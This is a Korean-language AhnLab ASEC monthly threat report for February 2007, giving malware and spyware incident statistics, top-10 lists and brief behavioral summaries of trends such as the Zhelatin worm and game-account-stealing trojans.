ASEC Report 2월

® ASEC Report

2007. 2

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스와 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 고객에게 보다 다양한 정보를 제공하기 위하여 바이러스와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

I. ASEC Monthly 통계

(1) 2월 악성코드 통계


순위		악성코드명	건수	%
1	↑1	Win32/Virut	48	26.7%
1	↑2	Win-Trojan/Xema.variant	48	26.7%
3	new	Win32/IRCBot.worm.variant	18	10.0%
4	new	Win32/IRCBot.worm.119808.O	17	9.4%
5	new	Win32/Bagle.worm.40565	12	6.7%
6	new	Win-Trojan/QQHelper.266240.B	10	5.6%
7	new	Win-Trojan/Downloader.1769	8	4.4%
8	new	Win-Trojan/LineageHack.330240	7	3.9%
9	new	Dropper/MatoryHack.60059	6	3.3%
10	new	Dropper/QQPass.48436	6	3.3%
합계			180	100.0%

[표 1-1] 2007년 2월 악성코드 피해 신고 Top 10

2월 악성코드 피해 동향


[표 1-1]에서와 같이 2007년 2월 악성코드 피해신고 Top 10에는 공동 1위에 오른 바이럿(Win32/Virut)과 트로이목마(Win-Trojan/Xema.variant)를 제외하고는 모두 새로이 Top10에 진입하였다. 이는 새로운 악성코드들이 계속적으로 만들어져서 사용자에게 유포되고 있는 것을 의미한다. 또한, 트로이목마류는 드롭퍼까지 포함하여 1월과 변함없이 6종이 포함되어 있어, 고객정보 탈취를 통한 불법이익 취득을 목적으로 악성코드 개발이 진행되고 있음을 알 수 있다. 특히, Top10뿐 아니라 전체 악성코드 종류를 보아도 76% 정도를 트로이목마류가 차지 하고 있는 것은 이런 사실을 뒷받침하고 있는 것이라 할 수 있다. Win32/Virut은1월 2위에서 다시 한단계 올라, 1위를 차지하여 여전히 높은 감염위력을 보이고 있으며, 이는 사용자들이 주기적인 백신엔진 업데이트의 소홀함과 보안의식 부족이 아직까지 Virut의 감염률이 높은 원인으로 추정된다.

2월의 악성코드 피해 신고 Top 10을 도표로 나타내면 [그림 1-1]과 같다.



[그림 1-1] 2007년 2월 악성코드 피해 신고 Top 10

[그림 1-2][1]에서와 같이 1월부터 변경된 통계 추출방법에 따른 월별 피해신고건수의 누적결과를 보면 2월에는 전월에 비교해 25% 가까운 신고건수 감소를 보였다. 이는 아래 신종 동향에서도 언급될 것이지만, 중국발 웹해킹을 통하여 배포되는 악성코드의 건수가 줄어든 것이 원인으로 추정된다.




[그림 1-2] 2007년 월별 피해신고건수

[1] 1월호에는 1월 피해신고 건수가 438건으로 기록되어 있으나 작성 당시 통계상의 오류에 인한 것으로 2057건으로 정정한다.

2월 악성코드 Top 10 전파방법 별 현황

[표 1-1]의 악성코드 피해 신고 Top 10에서 확인된 악성코드는 [그림 1-3]를 통하여 전파 방법을 확인할 수 있다.




[그림 1-3] 2007년 2월 악성코드 Top 10의 전파방법별 현황

2월에도 1월과 같이 트로이목마류가 가장 많은 피해를 발생시켰으며, 그 뒤로 바이러스, 웜 등이 Top 10의 전파방법의 주요 형태임을 알 수 있다. 특히, 트로이목마를 주로 드롭하는 드롭퍼까지 트로이목마에 포함하면 무려 50%가까운 수치를 나타내고 있다.


피해신고 된 악성코드 유형 현황

2007년 2월에 피해신고 된 악성코드의 유형별 현황은 [그림 1-4]와 같다.



[그림 1-4] 2007년 2월 피해 신고된 악성코드 유형별 현황


전체 피해 신고에서의 악성코드 유형을 확인해보면, Top10의 악성코드 유형과 같이 트로이목마, 바이러스, 웜 등이 주요 악성코드 유형인 것으로 확인되었다. 이중 주요 악성코드 유형인 트로이목마, 바이러스, 웜에 대한 피해신고 비율을 따져보면 [그림 1-5]와 같다.



[그림 1-5] 2007년 2월 웜, 트로이목마 피해신고 비율

월별 피해신고 된 악성코드 종류 현황

[그림 1-6][1]과 같이 2월에 접수된 피해신고 악성코드 종류는 1월과 비교하여 큰 차이를 보이지 않고 있다. 사용자의 백신 제품에 대한 지속적이고 주기적인 엔진 업데이트와 보안 패치 적용을 통하여 피해 악성 코드를 줄이는 것이 사용자의 피해를 줄이는 최선의 방법이다.



[그림 1-6] 2007년 월별 피해신고 악성코드 종류 개수

[1] 1월호에는 1월 피해신고 악성코드 건수가 219건으로 기록되어 있으나 작성 당시 통계상의 오류에 인한 것으로 1097건으로 정정한다.


국내 신종(변형) 악성코드 발견 피해 통계

2월 한달 동안 접수된 신종 (변형) 악성코드의 건수는 [표 2]와 같다.

웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
66	291	61	0	2	0	0	0	3	0	423

[표 1-2] 2007년 2월 유형별 신종 (변형) 악성코드 발견현황

[그림 1-7]을 살펴보면 2005년 이후에 2월에 발견되는 신종 및 변형 악성 코드의 발견 개수가 1월에 비하여 현저하게 줄어드는 것을 확인할 수 있으며, 연중으로 보아서도 2월에 발견되는 신종 및 변형 악성 코드의 발견 건수가 제일 적다.




[그림 1-7] 최근 4년간 1월, 2월 신종 및 변형 악성코드 발견수

그러한 현상의 가장 큰 이유로는 2005년 이후에 발생하기 시작한 중국 발 웹 해킹의 여파로 국내에서 발견되는 신종 및 변형의 악성코드 대부분이 중국산이기 때문으로 추정된다. 즉, 2월에는 중국의 최대 명절인 춘절(음력 1.1)이 있는 관계로 악성코드의 발견 건수가 다른 달에 비해서 훨씬 적게 발견되는 것으로 보인다. 이러한 추세의 영향으로 대부분이 중국발 웹 해킹을 통하여 제작/유포되고 있는 것으로 추정되고 있는 트로이목마와 드롭퍼류의 악성코드가 급격히 감소하였으나, 웜류의 악성코드에서는 큰 변화가 없었다. 다시 3월이 되면 악성코드의 수는 증가할 것으로 예상된다.

트로이목마류 드롭퍼류에서는 온라인 게임의 사용자 계정을 훔쳐내는 증상을 갖는 것과 다른 악성코드를 다운로드 하는 다운로더류 그리고 QQ 메신저 관련 악성코드, 에이전트 트로

이목마가 감소율이 뚜렷하였다.


[그림 1-8]을 살펴보면, 2월에 발견된 신종 및 변형 악성코드의 유형으로 트로이 목마와 드롭퍼류가 83%를 차지하는 것을 확인할 수 있다.



[그림 1-8] 2월 신종(변형) 악성코드 유형

2월의 경우 1월과 달리 Win32/Stration.worm 이라고 명명된 이메일 웜의 변형이 줄어든 가운데 새롭게 Win32/Zhelatin.worm 이라고 명명된 악성코드의 변형이 다수 보고 되기도 하였다. 이 웜은 기존에 알려진 Win32/Glowa.worm의 변형으로 보이며, 각 안티 바이러스 업체에 따라서 진단명이 상이하기도 하다. 이 웜의 특징은 바이너리가 매번 다른 코드(대부분 의미 없는 쓰레기 코드)로 되어 있고 웜 + 트로이목마 + 바이러스 증상을 복합적으로 가지고 있다. 특히 파일을 감염 시키는 부분은 랜덤한 이름의 .t 란 확장자의 파일을 실행하는 코드가 파일의 빈 공간에 155 바이트 이내로 삽입 되어있다. 그래서 감염된 파일의 경우 파일의 사이즈가 늘어나는 일은 없고 다른 파일을 감염 시키는 증상도 없다. 그러나 감염된 파일을 실행하면 랜덤한 이름의 *.t 파일을 실행하도록 되어 있으며 해당 파일은 트로이목마의 증상을 갖는다.

다음은 중국 발 웹 해킹의 주목적이기도 하며, 많은 변형이 발견, 보고되고 있는 온라인 게임의 사용자 계정을 탈취하는 악성코드에 대한 2007년도 월 발견 건수에 대한 그래프이다.




[그림 1-9] 온라인 게임 사용자 계정 탈취 트로이목마 현황[1]

1월과 비교하여 30%가량 감소했는데 이는 위에서 언급한 것처럼 중국명절과 다른 달보다 짧은 일 수의 2월인 것이 원인으로 추정된다. 온라인 게임의 사용자 계정을 훔쳐내는 트로이목마들은 최근 들어 국산 온라인 게임의 계정뿐만 아니라 중국 및 대만의 온라인 게임도 대상으로 하고 있으며, 온라인 게임의 안티 키로깅 보호 솔루션을 무력화 하는 증상을 갖는 등 나름대로 생존성을 강화한 변형도 발견되기도 한다.

(2) 2월 스파이웨어 통계

순위		스파이웨어 명	건수	비율
1	New	Win-Spyware/Crypter.26637	30	6.5%
2	New	Win-Downloader/QQHelper.266240	10	2.5%
3	New	Win-Adware/Cmoa.267264	7	2%
4	New	Win-Spyware/PWS.KorGame.105984	6	1%
5	New	Win-Downloader/QQHelper.220672	6	1%
6	New	Win-Downloader/Karine.226304	5	1%
7	New	Win-Adware/Begin.227840	4	1%
8	New	Win-Adware/Rogue.CC.35971	4	1%
9	New	Win-Adware/Lop.550400	4	1%
10	New	Win-Spyware/PWS.Matory.66731	4	1%
		기타	335	82.0%
합계			415	100%

[표 1-3] 2007년 2월 스파이웨어 피해 신고 Top 10



[그림 1-10] 2007년 2월 스파이웨어 피해 신고 Top 10

2007년 2월에는 온라인게임 계정 유출 스파이웨어에 의한 피해가 크게 감소하였다. 1월 스파이웨어 피해 통계 Top 10의 7개 항목을 온라인게임 계정 유출 스파이웨어가 차지하였으나, 2월에는 2개 항목한 피해 통계 Top 10에 올라가 있다. 지난 2월 9일 한국정보보호진흥

원 인터넷침해사고대응지원센터는 국내외 1,000여 개의 홈페이지를 해킹하여 방문자의 시스템에 감염되는 대규모 악성코드 은닉사건을 탐지 차단했다는 보도자료를 발표하였다. 이에 대한 영향과 앞에서 언급한 중국의 명절로 인하여 중국발 해킹에 의한 홈페이지 변조 및 악성코드 유포 건수가 줄어든 것이 원인으로 보인다.

스파이웨어 피해 통계 Top 10의 1위를 차지한 스파이웨어 크립터(Win-Spyware/Crypter.26637)는 2월에 다양한 변형이 다수 발견되었으며, 아이알씨봇(IRCBot)에 의해 설치되는 특징으로 변형을 포함하여 총 45건의 피해 신고가 접수되었다. 총 피해 접수 건수 415건 중 약 10%를 차지하는 숫자이다.

2007년 2월에는 총 415건의 스파이웨어 피해 신고가 접수되었으며, 1월의 600건에 비하여 약 30% 감소하였다. 유형별 피해 현황은 [표 1-4]와 같다.

스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
188	81	24	96	6	17	2	0	1	415

